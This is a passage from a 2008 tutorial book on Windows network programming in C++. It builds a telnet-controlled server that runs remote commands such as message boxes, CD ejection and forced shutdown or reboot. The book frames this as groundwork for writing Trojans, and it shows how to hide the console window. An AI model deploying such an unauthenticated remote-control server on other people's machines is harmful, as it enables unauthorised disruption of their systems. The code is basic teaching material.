

Hacking Network Programming

Learn how to write your own network tools



Paul Chin

Hacking Network Programming

Learn how to write your own network tools

Paul Chin

Copyright © 2008 by Paul Chin

All Rights Reserved. No portion of this book may be reproduced in any form or by any means without written permission of the author.

This book is dedicated to
all programmers who
aspire to be hackers

PREFACE

Have you ever wanted to write network programs but don't know how? This book will explain the elements of writing network programs in a fun and entertaining way. You will learn to write client and server tools that include functionalities like remote control, network monitoring, starting and stopping applications, shutting down, rebooting, and more. These are the basic functionalities found in nearly all network security-related software today. Knowledge and skill in network programming is therefore indispensable for the serious coder. The coverage include low-level calls to Win32 API. The book assumes you have a background knowledge of C programming.

As an added bonus, you will also learn how Trojans are created – purely for educational purposes of course!

The examples in this book uses Microsoft Visual C++ 6 on Windows XP/2000.

Paul Chin
Dec 31, 2008

CONTENTS

1. Using Microsoft Visual C++ 6	7
2. Getting started with writing network programs	10
3. Simple Hello World Network Program	13
4. Sending Multiple Commands	17
5. Remotely Controlling Hardware	20
6. Remotely Executing Programs	25
7. Two-way Communication	32
8. Creating Graphical User Interfaces	35
9. Writing a Graphical User Interface Client	42
10. Remote Desktop Monitoring	51
Appendix A	
Trojan Creation Articles	59
Appendix B	
DOS Commands to embed in Network Programs	75
Appendix C	
How to embed DOS commands in Your Programs	87

1. Using Microsoft Visual C++ 6

Objective

This chapter will describe some basics of using Microsoft Visual C++ 6. The reason we are using this and not .NET C++ is because many of the low-level programming done by hackers makes use of Win32 API. Secondly, the executables created using VC6 is much much smaller in size and is unmanaged. Unmanaged means that it has direct access to the heart of the Operating System.

File Conventions

A program typically consists of more than one file. For example a simple Hello World program might be made up of:

Source Files

main.cpp
app.cpp

Header Files

app.h

It is common practice to put each function definition in separate files. Consider this program:

```
//main.cpp
#include <windows.h>
int main()
{
    MessageBox(NULL, "Hello World", "Title", MB_OK);
    return 0;
}
```

The program is monolithic. There are no other functions other than main(). Everything is done within main(). The program could be rewritten in a modular form in another way as shown below:

```
//main.cpp
int main()
{
    SayHello();
    return 0;
}
```

```
//app.h
#ifndef APP_H_
#define APP_H_
```

```

void SayHello(void);

#endif

//app.cpp
#include <windows.h>
#include "app.h"

void SayHello( )
{
    MessageBox(NULL,"Hello World","Title",MB_OK);
}

```

In this second version. A new function called SayHello() is created and defined in a separate file. This modular form is preferred, especially when the program is long.

Notice the proper “#ifndef - #define - #endif” preprocessor directives in the app.h header file. This is to avoid multiple includes of the header files.

All the source files, ie .cpp should be placed in Source File folder. All the header files, ie, .h files should be placed in the Header Files folder. Fig 1 shows the location of the various files.




Fig 1: Correct location of source and header files

Exercise

Rewrite the following program in modular form. Create the necessary header files and source files. For each function, you should create one header file and one source file:

```
#include <windows.h>
#include <iostream.h>

int main()
{
    int x,y;
    cout<<"Enter 2 numbers"<<endl;
    cin>>x>>y;

    int sum=x+y;
    cout<<"Sum is: "<<sum<<endl;

    return 0;
}
```

Hint:

The main.cpp file should look like this:

```
#include <windows.h>
#include "input.h"
#include "add.h"
#include "output.h"

int main()
{
    int x,y;

    Input(&x,&y);
    int sum=Add(&x,&y);
    Output(sum);

    return 0;
}
```

2. Getting Started with writing network programs

Networking Essentials

A simple Network Program consists of 2 parts, a server and a client. The server program must be started first and waits ,or, listens for the client program to connect.

The server program will usually be on one computer while the client program will be on another computer. Both can be on the same Local Area Network, or, on the Internet.

But, both can also reside on the same computer, for testing purposes.

After connection is established, the client will send a command to the server. Upon receiving the command, the server will execute it. The command could be, to display the message “Hello World” , beep, eject the CD, shutdown, reboot, activate a device on the parallel/serial port, and all commands that could ordinarily be executed by a user sitting in front of a computer.

The server program can also send back messages to the client. Two-way communication can take place.

Addresses

In order for the client to be able to connect to the server, the client must know the server’s address. This address consists of two things, i.e. the address, eg, 192.168.1.1 and the port number, eg, 33333.

IP stands for Internet Protocol. The range of addresses from 192.168.1.1 to 192.168.1.254 are reserved for private use. If your computer is not installed with a Network Interface Card, you can use 127.0.0.1, instead. For Internet, the IP addresses are different, and are usually assigned by the Internet Service Provider when a user dials-up the Internet with a modem.

The port numbers can be any number from 1 to 65536. But 1 to 1024 are reserved for special use, eg, 21 is FTP, 23 is Telnet, 25 is SMTP, 80 is HTTP. Anything above 1024 can be used for writing network programs.

It is important to note that, a computer can have 2 or more IP addresses, eg, 192.168.1.1 for the Network Interface Card and, say, 161.142.113.18, assigned by the Internet Service Provider when a user dials-up the Internet using the modem.

Why port numbers?


Port numbers (also known as sockets), are, assigned to each server program. There can be more than one server program running. So, for each IP address, there can be more than one port numbers. In this way, the client program can uniquely connect to a specific server program running on a computer. The IP address is like the house, and the each port numbers are the inhabitants.

Netstat

To see these IP address and port numbers, issue the following command:

```
C:\>netstat -an
```

and you can see the output as in Fig 1 below.



```

MS-DOS Prompt
Auto
C:\>netstat -an
Active Connections

Proto Local Address      Foreign Address    State
TCP   192.168.0.2:139      0.0.0.0:0          LISTENING
UDP   192.168.0.2:137      *:.*
UDP   192.168.0.2:138      *:.*
C:\>

```

Fig 1: IP addresses and Port numbers

TCP (Transmission Control Protocol) is a protocol used to establish connections with other computers on the internet.

When the client wants to talk to the server, it will follow the protocol of TCP to try to establish a connection first. If a connection is established successfully, then the client and server can talk.

UDP (User Datagram Protocol) is another protocol used for communication on the internet. But, unlike TCP, the client need not establish a connection with the server. The client just sends the messages. If the server was not listening, then the message is lost.

Both TCP and UDP belongs to the TCP/IP protocol. Note that the IP address is followed by the Port number:

192.168.0.2:139

In this case, 192.168.0.2 is the IP address bound to the Network Interface Card. Port 139 is the NetBios port – used for Windows networking using Network Neighbourhood.

If we were to telnet to another computer, our computer would first create port to connect to the the other computer's telnet port. Fig 2 shows the netstat output.

```

MS-DOS Prompt
Auto
C:\WINDOWS>cd ..
C:\>netstat -an
Active Connections
Proto Local Address      Foreign Address    State
TCP   0.0.0.0:1027        0.0.0.0:0          LISTENING
TCP   192.168.0.2:1027   192.168.0.1:23     ESTABLISHED
TCP   192.168.0.2:139    0.0.0.0:0          LISTENING
UDP   192.168.0.2:137    *: *
UDP   192.168.0.2:138    *: *
C:\>_

```

Fig 2: Connected to another computer.

Note that our computer's IP address is 192.168.0.2 and using port 1027 to connect to another computer whose IP address is 192.168.0.1 and port number 23 (the telnet server port). Telnet server the program that accepts connection from telnet clients.

Exercises

Using the appropriate programs, connect to a Web Server and an FTP server. Then, run netstat to find out the port numbers. Produce the output similar to Fig 2 above.

3. Simple Hello World Network Program

Objective

In this chapter we are going to write a simple Hello World program. The client will send a message to the server program. Upon receiving the message, the server program will display “Hello World” on the screen.

Main Program

Below is the main program called *main.cpp*

```
//main.cpp

#include <windows.h>
#include "definitions.h"

int main()
{
    WSADATA wsadata;
    WSAStartup(MAKEWORD(2,0), &wsadata);

    INTERNETADDRESS Address;

    SOCKET Socket = socket(PF_INET, SOCK_STREAM, 0);

    Address.sin_family = AF_INET;
    Address.sin_port = htons(33333);
    Address.sin_addr.s_addr = INADDR_ANY;

    int Size = sizeof(Address);
    bind(Socket, (ADDRESS)&Address, Size);

    listen(Socket, 1);

    SOCKET Accepted = accept(Socket, (ADDRESS)&Address, &Size);

    char Buffer[2];
    recv(Accepted, Buffer, 2, 0);
    MessageBox(NULL, "Hello World", "SERVER", MB_OK);

    WSACleanup();
    return 0;
}
```

Header File

Below is the header file to be compiled with the main program:

```
//definitions.h
#ifndef DEFINITIONS_H_
#define DEFINITIONS_H_

#include <winsock2.h>
#pragma comment(lib, "ws2_32.lib")
typedef struct sockaddr_in  INTERNETADDRESS;
typedef struct sockaddr*    ADDRESS;

#endif
```

Compiling

Using Visual C++, create a new Project, Console based.

Put the *main.cpp* file in SourceFiles folder. Put the *definitions.h* file in HeaderFiles folder. Then build it.

Running the Program

Run the server program.

Then telnet to it as follows:

```
C:\telnet 192.168.1.1 33333
```

Substitute the IP address with that of the computer on which the server program is running. If you do not have any network interface card and are running the server program on the same computer, then, use 127.0.0.1 instead. Once you are connected, just type any number or character. The telnet client will send the character to the server program. Once it receives the character, the server will pop-up a Message Box:



Fig 2-1: Server pops up a MessageBox

Template

The above program and header file is the standard template that we can reuse to write other programs. When creating a new program, just copy it and paste it into the new project, then make the necessary modifications to include new functionality.

How It Works?

The main program is now explained.

Windows provide a library called winsock for networking. Before our program can use it, we need to make sure it is available and ready:

```
WSADATA wsadata;
WSAStartup(MAKEWORD(2,0), &wsadata);
```

We then create a socket for communication:

```
SOCKET Socket = socket(PF_INET, SOCK_STREAM, 0);
```

We then bind the Server's IP address and port number to the Socket. The Server's IP address is automatically detected and substituted in INADDR_ANY:

```
INTERNETADDRESS Address;
Address.sin_family = AF_INET;
Address.sin_port = htons(33333);
Address.sin_addr.s_addr = INADDR_ANY;
int Size = sizeof(Address);
bind(Socket, (ADDRESS)&Address, Size);
```

Next, the Server listens for connections:

```
listen(Socket, 1);
```

If a client connects, the Server program accepts it and creates a new socket to deal with the new connection

```
SOCKET Accepted = accept(Socket, (ADDRESS)&Address, &Size);
```

Receive the message sent by client and copy it into a buffer and then display "Hello World". The buffer is a dummy variable, the client can send any character or number. It will be ignored:

```
char Buffer[2];
recv(Accepted, Buffer, 2, 0);
MessageBox(NULL, "Hello World", "SERVER", MB_OK);
```

Close all sockets and release all network resources:

```
WSACleanup();
```

Troubleshooting

Once you have started the server program, you can check whether it is running:

```
C:\netstat -an -p tcp
```

If the server program is up, it should be listening on port 33333:




Fig 2-2: Server program listening on port 33333

Fig 2-2 shows that the Server program was successfully started and is listening for connections on port 33333, as indicated below:

```
TCP    0.0.0.0:33333    . . . LISTENING
```


4. Sending Multiple Commands

Objective

In this chapter we will use switch statements to enable the client to send more than one command to the server program.

Changes to the Previous main program

Make the following changes to the previous main program:

```
int main()
{
    WSADATA wsadata;
    WSStartup(MAKEWORD(2,0), &wsadata);

    SOCKET Socket = socket(PF_INET, SOCK_STREAM, 0);

    INTERNETADDRESS Address;
    Address.sin_family = AF_INET;
    Address.sin_port = htons(33333);
    Address.sin_addr.s_addr = INADDR_ANY;
    int Size = sizeof(Address);
    bind(Socket, (ADDRESS)&Address, Size);

    listen(Socket, 1);
    SOCKET Accepted = accept(Socket, (ADDRESS)&Address, &Size);

    while(TRUE)
    {
        char Command[2];
        recv(Accepted, Command, 2, 0);

        switch(atoi(Command))
        {
            case 1:
                MessageBox(NULL, "Hello World", "SERVER", MB_OK);
                break;

            case 2:
                PlaySound("C:\\Windows\\Media\\Chimes.wav",
                        0, SND_FILENAME|SND_ASYNC);
                break;

            case 9:
                WSACleanup();
                return 0;
        }
    }
}
```

For the definitions.h file, make the following changes:

```
//definitions.h

#ifndef DEFINITIONS_H_
#define DEFINITIONS_H_

#include <winsock2.h>
#pragma comment(lib, "ws2_32.lib")
typedef struct sockaddr_in  INTERNETADDRESS;
typedef struct sockaddr*    ADDRESS;

#include <mmsystem.h>
#pragma comment(lib, "winmm.lib")

#endif
```

How does it work?

The main program uses a switch statement to determine what command has been received. Three possible commands are:

- 1 – display “Hello World”
- 2 – play the sound “Chimes.wav”
- 9 – shutdown the server program

Connect with telnet then type 1, 2, or, 9.

Note that we use a perpetual loop:

```
while(TRUE)
{
    . . .
}
```

This way, the server program will keep on receiving commands from the client. If the command received is 9, then it will return, meaning, quit the program.

Note the switch statement:

```
switch(atoi(Command))
{
    case 1:
        MessageBox(NULL, "Hello World", "SERVER", MB_OK);
        break;

    case 2:
        PlaySound("C:\\Windows\\Media\\Chimes.wav", 0, SND_FILENAME|SND_ASYNC);
        break;

    case 9:
        WSACleanup();
        return 0;
        break;
}
```

The *atoi(Command)* function is needed to convert the string *Command* into an integer.

The function `PlaySound()` accepts 3 parameters. The sound file is `Chimes.wav`, but you may substitute it with any other *.wav* sound files. The pathname must be supplied:

```
C:\Windows\Media\Chimes.wav
```

But the “\” symbol is an escape character, therefore we need to :

```
C:\\Windows\\Media\\Chimes.wav
```

5. Remotely Controlling Hardware

Objective

In this chapter, we will look at code to remotely eject or close the CD-ROM Drive door.

Code

We will need to make the following changes by adding *#include "CD.h"* and also two more cases to the switch statement:

```
//main.cpp
. . .
#include "CD.h"

int main()
{
    . . .

    switch(atoi(Command))
    {
        . . .

        case 3:
            EjectCD(TRUE);
            break;

        case 4:
            EjectCD(FALSE);
            break;

        . . .
    }

    . . .
}
```

The CD.h header file

This header file should be inserted in the Header File folder. This new header file contains just one line:

```
//CD.h
void EjectCD(BOOL);
```

EjectCD(TRUE) will open the CD-ROM door, whilst EjectCD(FALSE) will close the CD-ROM door.

The CD.cpp file

This is where the code for ejecting and closing the CD-ROM drive is defined:

```
//CD.cpp
#include <windows.h>

void EjectCD(BOOL Eject)
{
    MCI_OPEN_PARMS op={0};
    op.lpstrDeviceType = (LPCSTR)MCI_DEVTYPE_CD_AUDIO;

    int flags=MCI_OPEN_TYPE|MCI_OPEN_TYPE_ID;
    mciSendCommand(0,MCI_OPEN,flags,(int)&op);

    if(Eject)
        mciSendCommand(op.wDeviceID,MCI_SET,MCI_SET_DOOR_OPEN,0);
    else
        mciSendCommand(op.wDeviceID,MCI_SET,MCI_SET_DOOR_CLOSED,0);

    mciSendCommand(op.wDeviceID,MCI_CLOSE,MCI_WAIT,0);
}
```

It should be inserted in the same folder as main.cpp, i.e. the Folder Source Files:




Fig 4-1: The location of the various files for CD Control Project

How It Works

It uses the Windows Multimedia library which was included in the definitions.h header file:

```
//definitions.h

. . .

#include <mmsystem.h>
#pragma comment(lib, "winmm.lib")
. . .
```

The winmm.lib is the same one used to PlaySound().

The CD.cpp file makes use of functions from winmm.lib:

```
//CD.cpp
#include <windows.h>

void EjectCD(BOOL Eject)
{
    MCI_OPEN_PARMS op={0};
    op.lpstrDeviceType = (LPCSTR)MCI_DEVTYPE_CD_AUDIO;

    int flags=MCI_OPEN_TYPE|MCI_OPEN_TYPE_ID;
    mciSendCommand(0,MCI_OPEN,flags,(int)&op);

    if(Eject)
        mciSendCommand(op.wDeviceID,MCI_SET,MCI_SET_DOOR_OPEN,0);
    else
        mciSendCommand(op.wDeviceID,MCI_SET,MCI_SET_DOOR_CLOSED,0);

    mciSendCommand(op.wDeviceID,MCI_CLOSE,MCI_WAIT,0);
}
```

Create a variable to store information about the CD device. Assign the CD device type to the variable:

```
MCI_OPEN_PARMS op={0};
op.lpstrDeviceType = (LPCSTR)MCI_DEVTYPE_CD_AUDIO;
```

Open the CD device for manipulation:

```
int flags=MCI_OPEN_TYPE|MCI_OPEN_TYPE_ID;
mciSendCommand(0,MCI_OPEN,flags,(int)&op);
```

To eject the CD drive:

```
mciSendCommand(op.wDeviceID,MCI_SET,MCI_SET_DOOR_OPEN,0);
```

To close the CD drive door:

```
mciSendCommand(op.wDeviceID,MCI_SET,MCI_SET_DOOR_CLOSED,0);
```

Close and reset the CD device:

```
mciSendCommand(op.wDeviceID,MCI_CLOSE,MCI_WAIT,0);
```

Note: For more Commands that you can embed in your program, see Appendix B.

6. Remotely Executing Programs

Code

These two functions enable shutdown or reboot:

```
//shutdown.cpp
#include <windows.h>
#include "shutdown.h"

void Shutdown(void)
{
    system("RUNDLL32.EXE shell32.dll,SHExitWindowsEx 1");
}

void Reboot(void)
{
    system("RUNDLL32.EXE shell32.dll,SHExitWindowsEx 2");
}

//shutdown.h
#ifndef SHUTDOWN_H_
#define SHUTDOWN_H_

void Shutdown(void);
void Reboot(void);

#endif
```

For WindowsXP and Windows 2000:

```
//shutdown.cpp
#include <windows.h>
#include "shutdown.h"

void Shutdown(void)
{
    system("shutdown -s -f -t 10");
}

void Reboot(void)
{
    system("shutdown -r -f -t 10");
}

void Tshutdown(void)
{
    system("TSSHUTDN.EXE 0 /DELAY:0 /POWERDOWN");
}

void AbortShutdown(void)
{
    system("shutdown -a");
}

//shutdown.h
#ifndef SHUTDOWN_H_
#define SHUTDOWN_H_
```

```
void Shutdown(void);
void Reboot(void);
void Tshutdown(void);
void AbortShutdown(void);
```

```
#endif
```

How does it work?

Rundll32.exe is used by Windows to launch actions defined in DLLs. In this case the shutdown and reboot commands are exported by the shell32.dll dynamic link library.. The system() function can execute any system commands which can normally be also executed from the DOS prompt, eg, C:\dir could be programmatically executed as:

```
system("dir");
```

Windows XP and Windows 2000 uses

```
shutdown -s -f -t 10
TSSHUTDN.EXE 0 /DELAY:0 /POWERDOWN
```

To find the meaning of the various options:

```
C:\>shutdown \?
C:\tsshutdn /?
```

Another Remote Shutdown Example

Below is an example incorporating more remote shutdown commands for WindowsXP/2000:

```
//main.cpp

#include <windows.h>
#include "definitions.h"
#include "CD.h"
#include "shutdown.h"

int main()
{
    WSADATA wsadata;
    WSStartup(MAKEWORD(2,0), &wsadata);

    SOCKET Socket = socket(PF_INET, SOCK_STREAM, 0);

    INTERNETADDRESS Address;
    Address.sin_family = AF_INET;
    Address.sin_port = htons(33333);
    Address.sin_addr.s_addr = INADDR_ANY;
    int Size = sizeof(Address);
    bind(Socket, (ADDRESS)&Address, Size);

    listen(Socket, 1);
    SOCKET Accepted = accept(Socket, (ADDRESS)&Address, &Size);
```

```

while(TRUE)
{
    char Command[2];
    recv(Accepted, Command, 2, 0);

    switch(atoi(Command))
    {
        case 1:
            MessageBox(NULL, "Hello World", "SERVER", MB_OK);
            break;

        case 2:
            PlaySound("C:\\Windows\\Media\\Chimes.wav",
                0, SND_FILENAME | SND_ASYNC);
            break;

        case 3:
            EjectCD(TRUE);
            break;

        case 4:
            EjectCD(FALSE);
            break;

        case 5:
            Shutdown();
            break;

        case 6:
            Reboot();
            break;

        case 7:
            Tshutdown();
            break;

        case 8:
            AbortShutdown();
            break;

        case 9:
            WSACleanup();
            return 0;
    }
}

```

Notice that Shutdown() and Tshutdown() uses two different methods:

```

case 5:
    Shutdown();
    break;

case 6:
    Reboot();
    break;

case 7:
    Tshutdown();
    break;

```

An alternative to system()

The `system()` will cause the DOS window to momentarily open then close. To avoid this, we could use `CreateProcess()`:

```

////////////////////////////////////
//This example shows how to use CreateProcess() to run a command instead
//of using system()
////////////////////////////////////

#include <windows.h>

void StartMyProcess(void);

int WINAPI
WinMain(HINSTANCE hThisInst,HINSTANCE hPrevInst,LPSTR lpszArgs, int nWinMode)
{
    StartMyProcess(); //Use this - DOS window will not open

    return 0;
}

void StartMyProcess()
{
    char CmdLine[128] = {0};

    //structure on info of the process,
    STARTUPINFO Si = {0};

    //handle to process is found in Pi.hProcess
    PROCESS_INFORMATION Pi;

    lstrcpy(CmdLine,"winpopup.exe");

    CreateProcess(NULL,CmdLine,0,0,0,NORMAL_PRIORITY_CLASS,0,0,&Si,&Pi);
    WaitForSingleObject(Pi.hProcess,INFINITE);

    //should closehandle, because, unlike threads,
    //processes are independent from parent
    CloseHandle(Pi.hProcess);
}

```

You need to start a Win32 Application for the above Project, as shown in Fig 5-1.




Fig 5-1: Creating a Win32 Application Project

This is because our main function is :

```
int WINAPI WinMain( ...)
{
    . . .
}
```

We don't use `int main()`, because it will cause DOS windows to open momentarily when the program is executed.

Running the Program

When the program is run, it will cause the WinPopup program to run and display a WinPopup Dialog shown in Fig 5-2.




Fig 5-2: Using CreateProcess() to run WinPopup.exe

Another example

The function below will cause the Password dialog to open.

```
void Password()
{
    char CmdLine[128] = {0};

    STARTUPINFO Si = {0};
    PROCESS_INFORMATION Pi;

    lstrcpy(CmdLine, "rundll32.exe shell32.dll,Control_RunDLL password.cpl");

    CreateProcess(NULL, CmdLine, 0, 0, 0, NORMAL_PRIORITY_CLASS, 0, 0, &Si, &Pi);
    WaitForSingleObject(Pi.hProcess, INFINITE);

    CloseHandle(Pi.hProcess);
}
```

Fig 5-3 show the Password dialog when the function is run.



Fig 5-3: Using CreateProcess() to run the Password dialog applet

3 methods to spawn processes:

```
system();
WinExec();
CreateProcess();
```

An example using WinExec() is shown below:

```
int WINAPI
WinMain(HINSTANCE hThisInst,HINSTANCE hPrevInst,LPSTR lpszArgs, int nWinMode)
{
    //StartMyProcess(); //Use this - DOS window will not open

    char CmdLine[128] = {0};
    lstrcpy(CmdLine,"C:\\Program Files\\Internet Explorer\\IEXPLORE.EXE");

    WinExec(CmdLine,SW_SHOW);
    return 0;
}
```

7. Two Way Communication

Objective

To write code that enables server to reply to client, vice versa. The server program would start as usual. Then user will use Telnet.exe to connect. Once connection is established, server program and telnet.exe can chat.

Code

The code below is the server program that enables a telnet client to connect. Then full-duplex communication takes place:

```
//dos based chat program start this first then use telnet.exe to connect.
#include <windows.h>
#include <stdio.h>
#include "definitions.h"

#define LEN 128

DWORD WINAPI Receiver(LPVOID param);
DWORD WINAPI Sender(LPVOID param);

int main()
{
    DWORD Tid1,Tid2; // thread IDs

    WSADATA wsadata;
    WSStartup(MAKEWORD(2,0), &wsadata);

